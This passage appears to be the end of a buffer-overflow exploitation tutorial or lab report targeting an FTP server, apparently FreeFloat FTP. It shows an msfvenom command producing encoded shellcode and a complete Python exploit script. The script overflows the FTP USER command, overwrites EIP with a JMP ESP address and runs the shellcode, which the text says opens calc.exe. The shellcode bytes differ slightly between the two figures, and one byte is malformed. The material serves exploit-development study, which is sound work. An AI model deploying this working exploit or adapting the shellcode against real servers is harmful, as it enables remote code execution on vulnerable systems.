
Figure 14

- The value got from JMP ESP is 75823132.
- This value will replace B and the address will be written in the below order.  
75823132 > \x32\x31\x82\x72
- Immunity will stop at the break point which we used which is the JMP ESP address.
- This means EIP register is overwritten.





## 15. Shell code



```
Shell No.1
File Actions Edit View Help


root@kali:~/Desktop# msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0c\x0d\xe0\x0f' -e x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1078 bytes
buf = b""
buf += b"\xba\x05\xb0\x23\xba\xda\xd4\xd9\x74\x24\xf4\x5d\x33"
buf += b"\xc9\xb1\x31\x31\x55\x13\x03\x55\x13\x83\xed\xf9\x52"
buf += b"\xd6\x46\xe9\x11\x19\xb7\xe9\x75\x93\x52\xd8\xb5\xc7"
buf += b"\x17\x4a\x06\x83\x7a\x66\xed\xc1\x6e\xfd\x83\xcd\x81"
buf += b"\xb6\x2e\x28\xaf\x47\x02\x08\xae\xcb\x59\x5d\x10\xf2"
buf += b"\x91\x90\x51\x33\xcf\x59\x03\xec\x9b\xcc\xb4\x99\xd6"
buf += b"\xcc\x3f\xd1\xf7\x54\xa3\xa1\xf6\x75\x72\xba\xa0\x55"
buf += b"\x74\x6f\xd9\xdf\x6e\x6c\xe4\x96\x05\x46\x92\x28\xcc"
buf += b"\x97\x5b\x86\x31\x18\xae\xd6\x76\x9e\x51\xad\x8e\xdd"
buf += b"\xec\xb6\x54\x9c\x2a\x32\x4f\x06\xb8\xe4\xab\xb7\x6d"
buf += b"\x72\x3f\xbb\xda\xf0\x67\xdf\xdd\xd5\x13\xdb\x56\xd8"
buf += b"\xf3\x6a\x2c\xff\xd7\x37\xf6\x9e\x4e\x9d\x59\x9e\x91"
buf += b"\x7e\x05\x3a\xd9\x92\x52\x37\x80\xf8\xa5\xc5\xbe\x4e"
buf += b"\xa5\xd5\xc0\xfe\xce\xe4\x4b\x91\x89\xf8\x99\xd6\x66"
buf += b"\xb3\x80\x7e\xef\x1a\x51\xc3\x72\x9d\x8f\x07\x8b\x1e"
buf += b"\x3a\xf7\x68\x3e\x4f\xf2\x35\xf8\xa3\x8e\x26\x6d\xc4"
buf += b"\x3d\x46\xa4\xa7\xa0\xd4\x24\x06\x47\x5d\xce\x56"
root@kali:~/Desktop#
```

Figure 16

- Before the next exploit we must generate a shellcode using msfvenom.
- Above image indicates the shellcode.
- This shellcode will execute calc.exe. shikata\_ga\_nai is used for encoding.



## 16. Exploit 4



```
/root/Desktop/exploit4.py - Mousepad
File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.

#msfvenom -p windows/exec cmd=calc.exe -b '\x00\x0c\x0d\x0e\x0f' -e x86/shikata_ga

buf = b""
buf += b"\xba\x05\xb0\x23\xba\xda\xda\xda\x74\x24\xf4\x5d\x33"
buf += b"\xc9\xb1\x31\x31\x55\x13\x03\x55\x13\x83\xed\xf9\x52"
buf += b"\xd6\x46\xe9\x11\x19\xb7\xe9\x75\x93\x52\xd8\xb5\xc7"
buf += b"\x17\x4a\x06\x83\x7a\x66\xed\xc1\x6e\xfd\x83\xcd\x81"
buf += b"\xb6\x2e\x28\xaf\x47\x02\x08\xae\xcb\x59\x5d\x10\xf2"
buf += b"\x91\x90\x51\x33\xcf\x59\x03\xec\x9b\xcc\xb4\x99\xd6"
buf += b"\xcc\x3f\xd1\xf7\x54\xa3\xa1\xf6\x75\x72\xba\xa0\x55"
buf += b"\x74\x6f\xd9\xdf\x6e\x6c\xe4\x96\x05\x46\x92\x28\xcc"
buf += b"\x97\x5b\x86\x31\x18\xae\xda\x76\x9e\x51\xad\x8e\xdd"
buf += b"\xec\xb6\x54\x9c\x2a\x32\x4f\x06\xb8\xe4\xab\xb7\x6d"
buf += b"\x72\x3f\xbb\xda\xf0\x67\xdf\xdd\x5\x13\xdb\x56\xd8"
buf += b"\xf3\x6a\x2c\xff\xd7\x37\xf6\x9e\x4e\x9d\x59\x9e\x91"
buf += b"\x7e\x05\x3a\xd9\x92\x52\x37\x80\xf8\xa5\xc5\xbe\x4e"
buf += b"\xa5\xd5\xc0\xfe\xce\xe4\x4b\x91\x89\xf8\x99\xd6\x66"
buf += b"\xb3\x80\x7e\xef\x1a\x51\xc3\x72\x9d\x8f\x07\x8b\x1e"
buf += b"\x3a\xf7\x68\x3e\x4f\xf2\x35\xf8\xa3\x8e\x26\x6d\xc4"
buf += b"\x3d\x46\xa4\xa7\xa0\xda\x24\x06\x47\x5d\xce\x56"

import socket

#JMP ESP KERNEL32 75903132

crash = "A" * 230 + "\x32\x31\x90\x75" + "C" * 46 + buf

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.109', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

Figure 17

- Add the generated code to the exploit 4 and run.

17. Crashes and opens calculator.




Figure 14

## References

- [1] <https://www.youtube.com/watch?v=TvBsE5eul8U>
- [2] <https://medium.com/@shad3box/exploit-development-101-buffer-overflow-free-float-ftp-81ff5ce559b3>
- [3] [https://dl.packetstormsecurity.net/papers/call\\_for/FreeFloatFTP.pdf](https://dl.packetstormsecurity.net/papers/call_for/FreeFloatFTP.pdf)